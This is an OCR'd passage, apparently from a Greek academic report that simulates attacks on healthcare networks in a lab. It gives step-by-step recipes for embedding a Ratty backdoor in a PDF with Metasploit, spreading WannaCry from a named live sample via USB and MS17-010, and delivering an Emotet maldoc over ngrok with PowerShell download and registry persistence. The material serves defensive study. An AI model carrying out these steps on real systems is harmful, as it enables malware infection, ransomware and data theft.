
Εικόνα 4.22: *UC04 - Παραμετροποίηση Διεύθυνσης που Αναζητούν οι Clients*

Αυτό δημιουργεί ένα εκτελέσιμο αρχείο .jar. Αξίζει να σημειωθεί πως μία πρόσφατη έκδοση του SDK απαιτείται για αυτό.

(γ') Τύλιγμα .jar σε .exe:

Για να μπορέσει να ενσωματωθεί το αρχείο σε ένα έγγραφο pdf και να εκτελέσι το σκοπό του, πρέπει να χρησιμοποιηθεί ένας wrapper στο .jar, ώστε να ληφθεί ένα .exe.

Χρησιμοποιώντας το https://github.com/TheBoegl/gradle-launch4j ,έπειτα από παραμετροποίηση των αρχείων εισόδο και εξόδου, καθώς και την μεταβλητή μονοπατιού JRE και την ελάχιστη έκδοση, δημιουργείτα ένα εκτελέσιμο αρχείο που επιτελεί την ίδια λειτουργία.



Εικόνα 4.23: *UC04 - Παραμετροποίηση Launch4j*

(δ΄) Σύνθεση μέσω Metasploit

Χρησιμοποιείται το adobe_pdf_embedded_exe module του Metasploit για να εισαχθεί εμβόλιμος κώδικας byte, ο οποίος θα εκτελεστεί, μέσα στο .pdf. Το module αυτό ανιχνέυεται εκτελλώντας τις σχετικές αναζητήσεις μέσα στο framework.

```
search type:exploit platform:windows adobe pdf
```

Σχετικά Αποτελέσματα:

```
7 exploit/windows/fileformat/adobe_pdf_embedded_exe 2010-03-29 excellent No
Adobe PDF Embedded EXE Social Engineering
use exploit/windows/fileformat/adobe_pdf_embedded_exe
```

Το εκτελέσιμο που δημιουργήθηκε προηγουμένως ενσωματώνεται μέσω της επιλογής EXENAME, καθώς το generic/custom payload χρησιμοποιείται σαν stub,

εφόσον απαιτείται από το module.

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                  Required  Description
   ----            ---------------                                  --------  -----------
   EXENAME         /home/kali/Desktop/newjar.exe                    no        The Name of payload exe.
   FILENAME        evil3.pdf                                        no        The output filename.
   INFILENAME      /home/kali/Downloads/Phishing-Email-Examples.pdf  yes       The Input PDF filename.
   LAUNCH_MESSAGE  pls click                                        no        The message to display in the File: area


Payload options (generic/custom):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PAYLOADFILE                   no        The file to read the payload from
   PAYLOADSTR                    no        The string to use as a payload

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)
```

Εικόνα 4.24: *UC04 - Τελικές Ρυθμίσεις*

(ε') Παραλαβή Κακόβολου Εγγράφου:

Το κακόβουλο έγγραφο παραλαμβάνεται από το θύμα μέσω email, προσπερνώντας την ανίχνευση μέσω ψηφιακών υπογραφών, καθώς περιέχει έναν κοινό τύπο αρχείου.

(ς') Εκτέλεση από το Θύμα:


Το θύμα ανοίγει το αρχείο, χρησιμοποιώντας το παρχημένο λογισμικό Adobe Reader που είναι εγκατεστημένο στο μηχάνημα του και επιλέγει να σώσει το αρχείο που εμπεριέχεται, καθώς και να το εκτελέσει όταν δίνεται η προτροπή.

(ζ) Απόκτηση C2:


Ένα διαρκές backdoor έχει εγκατασταθεί στο θύμα, το οποίο "καλεί" πίσω στον επιτιθέμενο, που ακουεί στην προκαθορισμένη θύρα.

(η') Έπειτα Εκμετάλλευση(Post Exploitation):


Ο επιτιθέμενος μπορεί τώρα να πραγματοποιήσει μία σειρά ενεργειών που οδηγούν σε απόσπαση δεδομένων ή πιθανή βλάβη στο μηχάνημα του θύματος, προσβάσιμες μέσω του γραφικού περιβάλλοντος του Ratty για την συγκεκριμένη συνεδρία.



Εικόνα 4.25: *UC04 - Ενέργειες Θύματος*



Εικόνα 4.26: *UC04 - Ενεργή Συνεδρία C2*



Εικόνα 4.27: *UC04 - Γραφικό Περιβάλλον Ratty*

4.3.4 UC05 – Μόλυνση με Λογισμικό Λύτρων μέσω USB Flash Drive

1. **Εισαγωγή**

   Στην παρούσα περίπτωση, ο επιτιθέμενος χρησιμοποιεί έναν συνδυασμό κοινωνικής μηχανικής και καθυστερημένης ανανέωσης λογισμικού στα μηχανήματα-στόχους ώστε να επιφέρει ένα φορτίο μέσω ενος USB flash drive, το οποίο εισάγεται από ένα μέλος του προσωπικού. Όταν μολυνθεί ένα από τα μηχανήματα, το κακόβουλο λογισμικό μεταδίδεται πάνω στο δίκτυο και εξαπλώνεται σε άλλους ευπαθείς οικοδεσπότες.


2. **Τοπολογία**

   Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.

3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

   - Ένα μηχάνημα με λογισμικό Windows και το πρόγραμμα ImDisk εγκατεστημένο ώστε να προετοιμάσει το ιϊκό εικονικό image.



Εικόνα 4.28: *Τοπολογία δικτύου για UC05 - Μόλυνση μέσω Flash Drive*

- Ένα μηχάνημα θύματος με Windows 7 Serice Pack 1 ή παλαιότερο ώστε να είναι επιρρεπές σε επιθέσεις MS17-010.
- Ένα ή περισσότερα μηχανήματα πάνω στο δίκτυο με παρομοίως παρωχημένα λειτουργικά συστήματα ώστε να παρατηρηθεί η μετάδοση του worm πάνω στο δίκτυο.

4. **Διαγνωστικά**

Η επίθεση πραγματοποιείται σε αναπαραγμένο ψηφιακό περιβάλλον που δεν περιέχει αυτή τη στιγμή εικονικά ψηφιακά ιατρικά μηχανήματα. Απουσία αυτών, έχει επιλεγεί το Wannacry malware, ώστε να επιδειχθούν οι ιδιότητες μετάδοσης αυτού, σύμφωνα με την περιγραφή υψηλού επιπέδου των γεγονότων. Το Wannacry βασίζεται στην παρουσία της ευπάθειας MS17-010[8], όπως αυτή περιγράφεται στην σχετική υπενθύμιση ασφαλείας της Microsoft.

Η παρουσία αυτής της ευπάθειας μπορεί να ανιχνευθεί μέσω του κατάλληλου module Metasploit:

```
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS TARGET_IP
set RPORT SMB_SERVICE_PORT
run
```

το οποίο δίνει τα ακόλουθα αποτελέσματα:

[8] https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.7.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1
[*] 192.168.7.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

που υποδεικνύουν την εν δυνάμει μόλυνση στους κατάλληλους διακομιστές.

5. **Τεχνικές Αντιπάλου**

   - **T1091 - Αναπαραγωγή από Αποσπώμενα Μέσα**

     Η αρχική πρόσβαση επιτυγχάνεται μέσω της αντιγραφής του κακόβουλου λογισμικού πάνω σε αποσπώμενα μέσα, τα οποία συνδέονται έπειτα με το εν δυνάμει θύμα. Αξίζει να σημειωθεί πως ενώ το Autorun.inf υπήρξε μία συχνή μέθοδος εκκίνησης της μόλυνσης, οι μοντέρνες εκδόσεις των Windows δεν επιτρέπουν το αυτόματα τρέξιμο εκτελέσιμων λόγω ασφαλείας. Αυτό δεν αφορά το παρόν παράδειγμα που εξομοιώνεται, καθώς ένας υπάλληλος υγείας εμπλέκεται και δρα εκ' μέρους του κακόβουλου παράγοντα, διαβεβαιώνοντας πως το φορτίο αντιγράφεται χειροκίνητα στον στόχο και εκτελείται.

   - **T1204 - Εκτέλεση από Χρήστη**

     Προηγουμένως συναντήθηκε στο: 4.3.2

     Ο υπάλληλος του διακομιστή υγείας που ακολουθεί της οδηγίες του αντιπάλου λειτουργεί ως proxy για την εκτέλεσή κακόβουλου κώδικα στον στόχο.

   - **Άλλες Τεχνικές**

     Το φορτίο Wannacry που χρησιμοποιείται από τον επιτιθέμενο έχει αναλυθεί εκτενώς στης αντίστοιχη σελίδα του MITRE ATT&CK[9].Συνεπώς, παρατίθενται οι τεχνικές του επιτιθέμου χωρίς περεταίρω ανάλυση.

     - T1543.003 Create or Modify System Process: Windows Service
     - T1486 Data Encrypted for Impact
     - T1573.002 Encrypted Channel: Asymmetric Cryptography
     - T1210 Exploitation of Remote Services
     - T1083 File and Directory Discovery
     - T1222.001 File and Directory Permissions Modification: Windows File and Directory Permissions Modification
     - T1564.001 Hide Artifacts: Hidden Files and Directories
     - T1490 Inhibit System Recovery
     - T1570 Lateral Tool Transfer
     - T1120 Peripheral Device Discovery
     - T1090.003 Proxy: Multi-hop Proxy
     - T1563.002 Remote Service Session Hijacking: RDP Hijacking

[9] https://attack.mitre.org/software/S0366/


- T1018 Remote System Discovery
- T1489 Service Stop
- T1016 System Network Configuration Discovery
- T1047 Windows Management Instrumentation

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

(α') Προετοιμασία Εικονικού Οδηγού Flash:

Το software ImDisk[10] χρησιμοποιείται για να δημιουργηθεί ένα εικονικό αποσπώμενο μέσον. Μόλις εγκατασταθεί και εκκινηθεί, επιλέγεται "Mount new" και παραμετροποιείται:



Εικόνα 4.29: *UC05 - Παραμετροποίηση ImDisk*

(β') Απόκτηση Κακόβουλου Λογισμικού:

Ψάχνοντας στο `https://bazaar.abuse.ch` για το tag wannacry:

`https://bazaar.abuse.ch/browse.php?search=tag%3Awannacry`

Επιλέγεται το δείγμα με το SHA256 hash:

```
ed492db95034ca288dd52df88e3ce3ec7b146ffd854a394ac187f0553ef966d9
```

,καθώς επίσης περιέχει το tag executable.


(γ') Αντιγραφή του φορτίου σε εικονικό μέσο:

Μόλις εξαχθεί, το φορτίο αντιγράφεται στο προσφάτως δημιουργημένο εικονικό αποσπώμενο μέσο, προσβάσιμο από γράμμα οδηγού μέσου, σύμφωνα με τις συμβάσεις του συστήματος αρχείων των Windows:

[10] `https://sourceforge.net/projects/imdisk-toolkit/`

(δ΄) Πακετάρισμα του εικονικού οδηγού:

Μέσω του ImDisk, επιλέγεται "Save image..." για τον σχετικό οδηγό και το πακετάρουμε σε ένα αρχείο .img, αγνοώντας την προτροπή για δημιουργία αρχείου MBR.



Εικόνα 4.30: *UC05 - Δημιουργία Εικονικού Οδηγού*

(ε΄) Μεταφορά του image:

Το πακεταρισμένο image αντιγράφεται στο εικονικό μηχάνημα που αντιπροσωπεύει το αρχικό σημείο μόλυνσης. Αυτό αντιστοιχεί με την φυσική πράξη ενός υπαλλήλου που συνδέει εάν αποσπώμενο μέσο flash με ένα μηχάνημα.

(ϛ΄) Στερέωση του image:

Έπειτα από εγκατάσταση του ImDisk στο μηχάνημα στόχο, επιλέγεται "Mount as IMDisk Virtual Disk"

(ζ) Εκτέλεση:

Μόλις στερεωθεί, το image που μεταφέρει το φορτίο είναι προσβάσιμο από ένα γράμμα οδηγού και τα περιεχόμενα του μπορούν να αντιγραφόυ και να εκτελεστούν από τον χρήστη.

(η΄) Μόλυνση:

Το κακόβουλο λογισμικό Wannacry μολύνει τον οικοδεσπότη, κλειδώνοντας το σύστημα και απαιτώντας λύτρα σε κρυπτονομίσματα. Παρομοίως ευπαθή μηχανήματα πάνω στο δίκτυο μπορούν να παρατηρηθούν ως μολυσμένα σύντομα μετά την αρχική μόλυνση.


4.3.5 UC06 – Λογισμικό Λύτρων Emotet Μολύνει Υποδομές Υγείας

1. **Εισαγωγή**

Υλικό αναφοράς για την περίπτωση Use Case 6 - Emotet. Η ενότητα αυτή περιέχει μία ανάλυση των τεχνικών του επιτιθέμενου σύμφωνα με τη γνωσιακή βάση του MITRE ATT&CK matrix, καθώς και την τοπολογία και απαιτούμενα βήματα για την αναπαραγωγή του σεναρίου σε περιβάλλον ελέγχου ή παραγωγής.

2. **Τοπολογία**

Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.



Εικόνα 4.31: *Τοπολογία δικτύου για UC06 - Μόλυνση Emotet*

3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

   - Ένα μηχάνημα επιτιθέμενου ικανό να κάνει host το κακόβουλο έγγραφο. Ένας απλός διακομιστής web μέσω proxy μπορεί να χρησιμοποιηθεί για να σερβιριστεί το αρχείο όπως ngrok[11].
   - Ένα πιθανό θύμα που τρέχει Windows 10 ή Windows 7 για λειτουργικό σύστημα, με λογισμικό επεξεργασίας κειμένου εγκατεστημένο(Η πιο απλή επιλογή είναι το Microsoft Word, καθώς διαθέτει εγγενή υποστήριξη για VBA macros, ωστόσο, είναι επίσης εφικτό με το OpenOffice Write, με κάποια επιπλέον βήματα για να αναπαραχθεί η υποστήριξη VBA).

4. **Διαγνωστικά**

   Δεν απαιτείται παρουσία κάποιας συγκεκριμένης ευπάθειας ή εκπρόθεσμου λογισμικού. Η αρχική πρόσβαση δίνεται μέσω της συναίνεσης του χρήστη να εκτελεσθεί μία εντολή VBA μέσα σε ένα κακόβουλου έγγραφο, το οποίο με τη σειρά του εκτελεί κώδικα powershell, κατεβάζοντας επιπλέον κακόβουλο λογισμικό και τροποποιώντας το σύστημα.

5. **Τεχνικές Αντιπάλου**

   - **T1566.002 - Ψάρεμα(Phishing): Σύνδεσμος Στοχευμένου Ψαρέματος**

     Προηγουμένως συναντήθηκε στο: 4.3.2

[11] https://ngrok.com

Η διαδικασία εγκατάστασης του κακόβουλου λογισμικού ξεκινάει από ένα malware document("maldoc") που ο χρήστης κατεβάζει από έναν διακομιστή και έπειτα του δίνει προνόμια εκτέλεσης μακροεντολών. Αυτο αποτελεσματικά παρακάμπτει μηχανισμούς άμυνας που επιθεωρούν emails και συνημμένα τους, είτε πρόκειται για ενδοεταιρικό ή εξωτερικό πάροχο email. Στην συγκεκριμένη περίπτωση, το εν λόγω έγγραφο βρίσκεται στο μηχάνημα του επιτιθέμενου και σερβίρεται μέσω ενός απλού διακομιστή HTTPS ngrok, αποφεύγοντας την ανίχνευση από υπηρεσίες φιλοξενίας που μπορεί να χρησιμοποιηθούν.

- **T1059.001 - Διερμηνέας Εντολών και Scripts: Powershell**

  Προηγουμένως συναντήθηκε στο: 4.3.2

  Ένα έγγραφο Microsoft Office μπορεί να εκτελέσει κώδικα powershell μέσω VBA και να κατεβάσει το εν λόγω φορτίο χρησιμοποιώντας cmdlets. Αυτό είναι το χρονικό σημείο κατά το οποίο λαμβάνει χώρα η πραγματική μόλυνση, καθώς το powershell χρησιμοποιείται με την εντολή:

  ```
  Invoke-WebRequest
  ```

  ώστε να κατεβάσει από ένα URI και να εγκαταστήσει το Emotet.

- **T1547.001 - Αυτόματη Εκκίνηση κατά την Έναρξη ή τη Σύνδεση: Startup/Registry**

  Προηγουμένως συναντήθηκε στο: 4.3.3

  Η διαρκής πρόσβαση επιτυγχάνεται τροποποιώντας το κλειδί registry:

  ```
  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
  ```

  και προσθέτοντας το μονοπάτι αρχείου προς το εκτελέσιμο που εγκαταστάθηκε. Αυτό οδηγεί στην εκτέλεση του κάθε φορά που ένας χρήστης συνδέεται.

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

   Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

   (α') Προετοιμασία Επιτιθέμενου:

   Ο επιτιθέμενος στήνει ένα ngrok HTTP proxy


   ```
   ./ngrok http -auth="user:password" file:/home/kali/Desktop/malware_serving
   ```

   Ας σημειωθεί πως η σημαία auth μπορεί να παραληφθεί, χρησιμοποιείται εδώ καθώς η μηχανή του επιτιθέμενου εκτείθεται στο διαδίκτυο.

   Στοχευμένο Ψάρεμα με email:

   Ο επιτιθέμενος στέλνει ένα φαινομενικά αθώο μήνυμα ηλεκτρονικού ταχυδρομείου με έναν σύνδεσμο, παριστάνοντας πως περιέχει ένα σημαντικό έγγραφο που αφορά στη δουλειά του θύματος. Το περιεχόμενο του email προτρέπει τον χρήστη


να κατεβάσει το αρχείο από τον σύνδεσμο και να ακολουθήσει τις οδηγίες μόλις το ανοίξει.



Εικόνα 4.32: *UC06 - Email Στοχευμένου Ψαρέματος*

(β') Λήψη Maldoc:

Στη συνέχεια, το θύμα ανοίγει τον σύνδεσμο και κατεβάζει το αρχείο σύμφωνα με τις οδηγίες. Αυτό το βήμα αποδεικνύεται από μια αίτηση HTTP GET στο δίκτυο που μπορεί να καταγραφεί από έναν ανιχνευτή πακέτων.




Εικόνα 4.33: *UC06 - Αίτημα GET για Λήψη Maldoc*

Ενώ αυτό επιτρέπει την ευκολότερη ανίχνευση κατά τη διάρκεια της επίδειξης, ας σημειωθεί πως ο επιτιθέμενος μπορεί να επιλέξει να εξυπηρετήσει μέσω HTTPS, εκθέτοντας έτσι μόνο τη διεύθυνση του διακομιστή maldoc.

